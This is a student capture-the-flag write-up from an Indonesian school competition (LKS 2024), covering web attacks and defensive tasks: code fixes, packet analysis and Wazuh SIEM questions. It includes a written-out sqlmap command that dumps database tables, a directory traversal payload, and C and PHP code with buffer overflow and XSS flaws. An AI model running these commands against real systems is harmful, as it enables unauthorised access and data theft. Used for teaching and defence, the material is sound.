

Attack & Defense

LKS Kota 2024



SMKN 4 Bandung

Muhammad Dhafin Ramadhan
Muhamad Ajib Firdaus Supian

Attack

Daftar kue

Flag: LKS(c00k13_m4n1pul4t10n) di ubah menjadi LKS{c00k13_m4n1pul4t10n}
pembahasan hapus css yang position dan visibility nya dan muncul select option lalu, pilih paling bawah dan simpan lalu mendapatkan flag nya

The screenshot shows a browser window with a modal dialog and the developer tools open.

Modal Dialog:

- Header: Selamat Datang di Website Nama-Nama Kue
- Address bar: 103.126.11.150:8890
- Content: Flag is = `LKS(c00k13_m4n1pul4t10n)`
- Buttons: OK

Developer Tools - Inspector:

- Panel Type: HTML
- Selected Element: `<select id="cookieSelect">`
- Code Snippet:

```
TYPE html>
lang="en">[event]
</head>
y>
1>Selamat Datang di Website Nama-Nama Kue</h1>
>Silakan pilih nama kue:</p>
<select id="cookieSelect">
<option value="1">Brownies</option>
<option value="2">Cheesecake</option>
<option value="3">Donat</option>
<option value="4">Eclairs</option>
<option value="5">Fruit Tart</option>
body > select#cookieSelect > option
```
- Style Panel:
 - Filter Styles: :hov .cls
 - Element Rule:

```
element :: { inline }
```
 - Rule for `#cookieSelect ::`:


```
visibility: block; inline:9
position: absolute;
left: -9999px; ①
```
 - Inherited from body:

```
body :: { font-family: Arial, sans-serif; inline:2
text-align: center; }
```


BLOG PRIBADI

LKS{G1t_3Xp05ureeeee_c4n_b3_s3ns1t1v3_1nf0Rm4t1On_L34k3D}

pembahasan : disini coba ganti path web nya /.git/ dan lihat config dan muncullah alamat github nya lalu kami cari file config dan mendapatkan teks yang sudah di enkripsi lalu kamu decrypt dan dapat flag tersebut



```
[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
[remote "origin"]
url = https://github.com/yan-21/apaajadah.git
fetch = +refs/heads/*:refs/remotes/origin/*
[remote "master"]
url = https://github.com/yan-21/apaajadah.git
fetch = +refs/heads/*:refs/remotes/master/*
[branch "master"]
remote = origin
merge = refs/heads/master
```



yan-21 / apaajadah (Public)

Code Issues Pull requests Actions Projects Security Insights

Files

master

Go to file

assets config config? sini dah README.md flag index.html robots.txt

apaajadah / config / config?

yan-21 Update config? 65f1988 - 3 weeks ago History

Code Blame 1 lines (1 loc) · 225 Bytes

KZVVMV2NIZNEQVSYMRNE2MTI0JKW24DPJZWFS53BIVFGWTKEKZNFM3JVONMVWLYK5XE4wDCI5JFQV3NPBZU

← → ⌂ ⌂ https://gchq.github.io/CyberChef/#recipe=From_Base32('A-Z2-7%3D'<>fai

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Download CyberChef [Download](#) Last build: 8 days ago - Version 10 is here! Read about the new features [here](#) Options [⚙️](#) About / Support [?](#)

Operations	Recipe	Input
Search...	From Base32 Alphabet A-Z2-7=	KZVVMV2NIZNEQVSYMRNE2MTI0JKW24DPJZWFS53BIVFGWTKEKZNFM3JVONVMWLKYK5XE4WDCI5JFQV3NPBZU43CW0VLGY3COMEZHOMSWGBJE6VDNKZ2FG3SWKVLU02DSKVVVWTFKZJFKUSUKJWFEMDQGBLDC2DLKZWUUVKRLBSGCUSWJJEFMVLEJNRRA0KJVKTK3DCIVYDKVSGKJBVKMBZKJIFIMB5
Favourites 	<input type="checkbox"/> Remove non-alphabet chars	
To Base64	From Base64 Alphabet A-Za-z0-9+=	rec 224 F 1 Tr Raw Bytes ↵ LF
From Base64	<input checked="" type="checkbox"/> Remove non-alphabet chars	Output    
To Hex	<input type="checkbox"/> Strict mode	LKS{G1t_3Xp05ureeeee_c4n_b3_s3ns1t1v3_1nf0Rm4t10n_L34k3D}
From Hex	From Base64 Alphabet A-Za-z0-9+=	
To Hexdump		
From Hexdump		
URL Decode		
Regular expression		
Entropy		
Fork		

Form Login 1

Flag : LKS(sql1_us3rs_l0g1n) <- flag dari database nya dan -> LKS(sql1_us3rs_l0g1n} flag yang bisa di submit

pembahasan : disini saya menggunakan tools automate sqlmap dengan menggunakan command sqlmap -u "<http://103.126.11.150:8880/login.php>" --data

```
"username=&password=" --dbms="mysql" -D "users_db" -T "users" --dump
```

dan saya berhasil mendapatkan flag nya

```
[root@smkn4bdg ~]# ./sqlmap -u "http://103.126.11.150:8880/login.php" --data "username=*&password=*" --dbms="mysql" -D "users_db" -T "users" --dump
```

[00:24:47] [INFO] fetching columns for table 'users' in database 'users_db'
[00:24:47] [INFO] fetching entries for table 'users' in database 'users_db'
Database: users_db
Table: users
[21 entries]

+-----+ <th> id email password username created_at </th>	id email password username created_at																			
1 john@example.com pass123 john_doe 2024-04-21 04:58:32	2 jane@example.com qwerty jane_smith 2024-04-21 04:58:32	3 alice@example.com letmein alice_wonderland 2024-04-21 04:58:32	4 bob@example.com password bob_marley 2024-04-21 04:58:32	5 emma@example.com 123456 emma_jones 2024-04-21 04:58:32	6 mike@example.com p@ssw0rd mike_tyson 2024-04-21 04:58:32	7 sarah@example.com Terminator sarah Connor 2024-04-21 04:58:32	8 james@example.com 007agent james_bond 2024-04-21 04:58:32	9 linda@example.com mypass linda_smith 2024-04-21 04:58:32	10 peter@example.com nevergrowup peter_pan 2024-04-21 04:58:32	11 laura@example.com laurap@ss laura_williams 2024-04-21 04:58:32	12 brad@example.com brad123 brad_pitt 2024-04-21 04:58:32	13 julia@example.com prettywoman julia_roberts 2024-04-21 04:58:32	14 leonardo@example.com inception leonardo_dicaprio 2024-04-21 04:58:32	15 angelina@example.com angelina123 angelina_jolie 2024-04-21 04:58:32	16 tom@example.com forrestgump tom_hanks 2024-04-21 04:58:32	17 meryl@example.com oscarwinner meryl_streep 2024-04-21 04:58:32	18 will@example.com freshprince will_smith 2024-04-21 04:58:32	19 natalie@example.com blackswan natalie_portman 2024-04-21 04:58:32	20 natalie@example.com lks LKS(sql1_us3rs_l0g1n) 2024-04-21 04:58:32	21 bruce@example.com kungfumaster bruce_lee 2024-04-21 04:58:32

Muhammad dhafin
00:24 Today
Attack : Form Login 1
Flag : LKS(sql1_us3rs_l0g1n) <- flag dari database nya dan -> LKS(sql1_us3rs_l0g1n} flag yang bisa di submit
pembahasan : disini saya menggunakan tools automate sqimap dengan menggunakan command sqlmap -u "<http://103.126.11.150:8880/login.php>" --data

Form Login 2

Flag : LKS(sql2_b4nk_d4t4b4s3)

pembahasan : disini saya menggunakan tools automate lagi yaitu sqlmap dan menggunakan command sqlmap -u "<http://103.126.11.150:8880/login.php>" --data

```
"username=&password=" --dbms="mysql" -D "bank_database" -T "employees" --dump
```

disini saya berhasil mendapatkan flag nya

```
[root@smkn4bdg ~]# ./sqlmap -u "http://103.126.11.150:8880/login.php" --data "username=*&password=*" --dbms="mysql" -D "bank_database" -T "employees" --dump
```

[00:25:26] [INFO] fetching columns for table 'employees' in database 'bank_database'
[00:25:26] [INFO] fetching entries for table 'employees' in database 'bank_database'
Database: bank_database
Table: employees
[4 entries]


+-----+ <th> employee_id email role full_name created_at </th>	employee_id email role full_name created_at		
1 manager@example.com Manager Manager Smith 2024-04-23 02:16:28	2 teller@example.com Teller Teller Johnson 2024-04-23 02:16:28	3 support@example.com Support Support Brown 2024-04-23 02:16:28	4 flag@example.com Flag LKS(sql2_b4nk_d4t4b4s3) 2024-04-23 02:20:42

flag : LKS(sql2_b4nk_d4t4b4s3) <- flag dari database nya dan -> LKS(sql2_b4nk_d4t4b4s3} flag yang bisa di submit
pembahasan : disini saya menggunakan tools automate sqimap dengan menggunakan command sqlmap -u "<http://103.126.11.150:8880/login.php>" --data

Website Wisata 1

LKS{OJzDGcC9s6zf3kZj2U4Sso1v9qlcd0}

Pembahasan: saya melakukan directory traversal dengan ../../flag.txt dan dengan cara seperti itu saya mendapatkan flag



Destination 1

Destination 2

Sed cursus odio id lorem ultrices, eu varius nisl rhoncus. Vestibulum convallis mauris eget turpis tempor, ac aliquet

[Learn More](#)

LKS{OJzDGcC9s6zf3kZj2U4Sso1v9qlcd0}

../../../../flag.txt

Defense

Packet Capture 1

Flag : LKS{BHTTP_WIR3SH4RK_DUDUDUDUUDU}

Pembahasan : Disini saya menggunakan tools wireshark dan mencari string "LKS" dan menemukan LKS LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU%7D lalu saya coba mengganti %7 dan %7D dengan { dan }

No.	Time	Source	Destination	Protocol	Length	Info	Find	Cancel
36	13.192902	100.127.255.200	10.10.51.202	TCP	54	63849 → 7990 [ACK] Seq=1820 A		
37	15.134463	10.10.51.202	100.127.255.200	TCP	82	10000 → 63837 [PSH, ACK] Seq=		
38	15.187084	100.127.255.200	10.10.51.202	TCP	54	63837 → 10000 [ACK] Seq=1 Ack=		
39	18.206325	10.10.51.202	100.127.255.200	TCP	60	7990 → 63849 [FIN, ACK] Seq=2		
40	18.206383	100.127.255.200	10.10.51.202	TCP	54	63849 → 7990 [ACK] Seq=1820 A		
41	20.054461	10.10.51.202	100.127.255.200	TCP	82	10000 → 63837 [PSH, ACK] Seq=		
▼ Transmission Control Protocol, Src Port: 63851, Dst Port: 7990, Seq: 1, Ack: 1, Len: 661								
▼ Hypertext Transfer Protocol								
▼ GET /index.php?typeBox=LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU%7D HTTP/1.1\r\n								
↳ [Expert Info (Chat/Sequence): GET /index.php?typeBox=LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU%7D]								
↳ Request Method: GET								
↳ Request URI: /index.php?typeBox=LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU%7D								
↳ Request URI Path: /index.php								
↳ Request URI Query: typeBox=LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU%7D								
↳ Request URI Query Parameter: typeBox=LKS%7BHTTP_WIR3SH4RK_DUDUDUDUUDU%7D								
↳ Request Version: HTTP/1.1								
↳ Host: 10.10.51.202:7990\r\n								
↳ Connection: keep-alive\r\n								
↳ Upgrade-Insecure-Requests: 1\r\n								
↳ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like								
↳ AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36								
↳ Max-Secure								
↳ Version/89.0.4369.90								
↳ Platform/Win32								
↳ Security/SSL/TLS								
↳ Encoding/utf-8								
↳ Language/Indonesian								
↳ Character Set/UTF-8								
↳ Content Type/application/x-www-form-urlencoded								
↳ Content Length/661								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								
↳ Content Type/text/html								
↳ Content Type/text/html; charset=UTF-8								

File Edit View Go C

Content-Length: 345
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.51.202:8001
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarycEiyXMTBTDOwQ0fM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.51.202:8001/
Accept-Encoding: gzip, deflate
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: selectedCake=3; session=ea0faf4c-370d-4b98-bb74-3b6477f200
5a.sAuyfasQhaSso2_9nt5dxObMvWA
-----WebKitFormBoundarycEiyXMTBTDOwQ0fM
Content-Disposition: form-data; name="file"; filename="flag.txt"
Content-Type: text/plain

VEV0VGV6VzKzVFZwYzAwMFpXUldkSHA0ZVU4MU9FaFZhRUo2TkdwQlJrNphSDA9
-----WebKitFormBoundarycEiyXMTBTDOwQ0fM
Content-Disposition: form-data; name="submit"

Submit
-----WebKitFormBoundarycEiyXMTBTDOwQ0fM--
1 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (3058 t) Show data as ASCII Stream 11

Find: Find Next

Frame 141: 399 bytes on wire (319 bits), 399 bytes captured (319 bits)
Ethernet II, Src: Unknown (00:0c:29:14:7d:01), Dst: Unknown (00:0c:29:14:7d:01)
Internet Protocol Version 4, Src: 10.10.51.202, Dst: 10.10.51.202
Transmission Control Protocol, Src Port: 50166, Dst Port: 8001
Source Port: 50166
Destination Port: 8001

Recipe

Remove non-alphabet chars

Strict mode

From Base64

Alphabet: A-Za-z0-9+=

Input

VEV0VGV6VzKzVFZwYzAwMFpXUldkSHA0ZVU4MU9FaFZhRUo2TkdwQlJrNphSDA9

Output

LKS{5Eu5isM4edVtzxy058HUhBz4jAFNsh}

Code Review 1

Before :

```
#include <stdio.h>

void function() {
    char text[32];
    printf("Masukkan teks: ");
    gets(text);
    printf("Teks yang dimasukkan: %s\n", text);
}

int main() {
    function();
    return 0;
}
```

After :

```
#include <stdio.h>

void function() {
    char text[32];
    printf("Masukkan teks: ");
    fgets(text, sizeof(text), stdin); // menangani input jadi membaca maksimal 31
    // menghapus baris baru
    if (text[strlen(text) - 1] == '\n') {
        text[strlen(text) - 1] = '\0';
    }

    printf("Teks yang dimasukkan: %s\n", text);
}

int main() {
    function();
    return 0;
}
```

Penjelasan : disini karena program nya menggunakan fungsi gets untuk mengambil nilai maka di ubah menjadi fgets agar tidak terjadi buffer overflow dan juga disini menambahkan code untuk menghapus baris baru dalam variable text contoh nya : jika pengguna menginput

```
1234567890123
4567890
fsafs3
```

maka output nya seperti ini : Teks yang dimasukkan: 1234567890123

Code Review 2

Before :

```
#include <stdio.h>
#include <string.h>

int main(void)
{
    char password[32];
    int authorised = 0;

    printf("Masukan Password: \n");
    gets(password);

    if(strcmp(password, "iniadalahpassworduntukadmin") == 0)
    {
        printf("Correct Password!\n");
        authorised = 1;
    }
    else
    {
        printf("Incorrect Password!\n");
    }

    if(authorised)
    {
        printf("Selamat datang Admin (authorised=%d) :\n", authorised);
    }else{
        printf("Gagal login sebagai Admin (authorised=%d) :( \n", authorised);
    }

    return 0;
}
```

After :

```
#include <stdio.h>
#include <string.h>

int main(void) {
    char password[32];
    int authorised = 0;

    printf("Masukan Password: \n");
    fgets(password, sizeof(password), stdin); // perubahan 1
    password[strcspn(password, "\n")] = '\0'; // perubahan 2

    if (strcmp(password, "iniadalahpassworduntukadmin") == 0) {
        printf("Correct Password!\n");
        authorised = 1;
    } else {
        printf("Incorrect Password!\n");
    }

    if (authorised) {
        printf("Selamat datang Admin (authorised=%d )\n", authorised);
    } else {
        printf("Gagal login sebagai Admin (authorised=%d )\n", authorised);
    }
}

return 0;
}
```

Penjelasan : fungsi gets di ubah menjadi fgets karena fungsi gets bisa mengambil nilai yang tidak terbatas jika fgets bisa membatas nilai misal nya nilai dari variable password hanya membutuhkan 32 karakter, contoh nya jika user memasukan password : iniadalahpassworduntukadmin123 maka output iniadalahpassworduntukadmin disini menangani **buffer overflow**

lalu disini menambahkan password[strcspn(password, "\n")] = '\0'; untuk menghapus karakter baris baru dari akhir string kata sandi

Code review 3

Before

```
<!DOCTYPE html>
<html>
<head>
    <title>Code 3</title>
</head>
<body>
<div align="center">
    <form method="GET" action="" name="form">
        <p>Your name:<input type="text" name="username"></p>
        <input type="submit" name="submit" value="Submit">
    </form>
</div>
<?php
if(isset($_GET["username"])){
    echo("Your name is " . $_GET["username"]);
}
?>
</body>
</html>
```

After

```
<!DOCTYPE html>
<html>
<head>
    <title>Code 3</title>
</head>
<body>
<div align="center">
    <form method="GET" action="" name="form">
        <p>Your name:<input type="text" name="username"></p>
        <input type="submit" name="submit" value="Submit">
    </form>
</div>
<?php
if(isset($_GET["username"])){
    echo("Your name is " . htmlspecialchars($_GET["username"]));
}
?>
</body>
</html>
```

Penjelasan : disini menambahkan yang asal nya echo("Your name is " .
\$_GET["username"]); menjadi echo("Your name is " .
htmlspecialchars(\$_GET["username"])); fungsi htmlspecialchars untuk menangani karakter
spesial contoh nya : <, >, ‘, “ dan lain lain juga mencegah serangan XSS

Siem 1

1. Sebutkan agent yang berjalan dan di monitoring oleh wazuh siem
Answer::ubuntu-chatapp

Agents (1)

id!=000 and Search

ID ↑	Name
001	ubuntu-chatapp

Rows per page: 10 ▾

2. Berapa IP address dari agent yang sedang dimonitor oleh wazuh
Answer:10.10.51.200

IP address
 10.10.51.200

3. Apa versi server dan OS dari agent
answer: Ubuntu Linux 22.04 LTS Benchmark v1.0.0

SCA: Lastest scans

CIS Ubuntu Linux 22.04 LTS Benchmark v1.0.0 cis_ubuntu22-04

Policy	End scan	Passed	Failed	Nota...	Score
CIS Ubuntu Linux 22.04 LTS Benchmark v1.0.0	Jan 11, 2024 @ 13:08:23.000	75	105	2	41%

< 1 >

4. Kapan agent pertama kali teregistrasi
answer:Jan 11, 2024 @ 12:44:03.000

LOGS

List and filter Wazuh logs.

All daemons Info Descending sort Realtime

new

Jan 11, 2024 @ 12:44:03.000 wazuh-authd INFO New connection from 10.10.51.200
Jan 11, 2024 @ 12:44:03.000 wazuh-authd INFO Received request for a new agent (ubuntu-chatapp) from: 10.10.51.200

SIEM 2


1. kapan pertama kali security event terdeteksi oleh wazuh

Answer: Jan 11, 2024 @ 10:42:31.751

Security Alerts							
Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jan 11, 2024 @ 10:42:31.751	000	wazuh			Host-based anomaly detection event (rootcheck).	7	510

2. Ada berapa total security event pada agent yang terdeteksi oleh wazuh

Answer: 1212



3. Berapa kali gagal pemeriksaan autentifikasi yang terdeteksi

answer: 110

Authentication failure

110

4. Mengapa banyak sekali authentication failure, apakah terdapat serangan? sebutkan!

answer: serangan Brute Force

5. Berapa IP penyerang yang melakukan serangan tersebut

answer: 10.10.51.196

data.dstuser	hanif
data.euid	0
data.srcip	10.10.51.196

6. Kapan Waktu pertama kali penyerangan tersebut

answer: Jan 11, 2024 @ 12:49:14.513

Jan 11, 2024 @ 12:49:14.513	001	ubuntu-chatapp	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5
-----------------------------	-----	----------------	------------------------	--	--	---

7. Berapa kali pemeriksaan autentifikasi berhasil dilakukan
answer: 7

Authentication success

7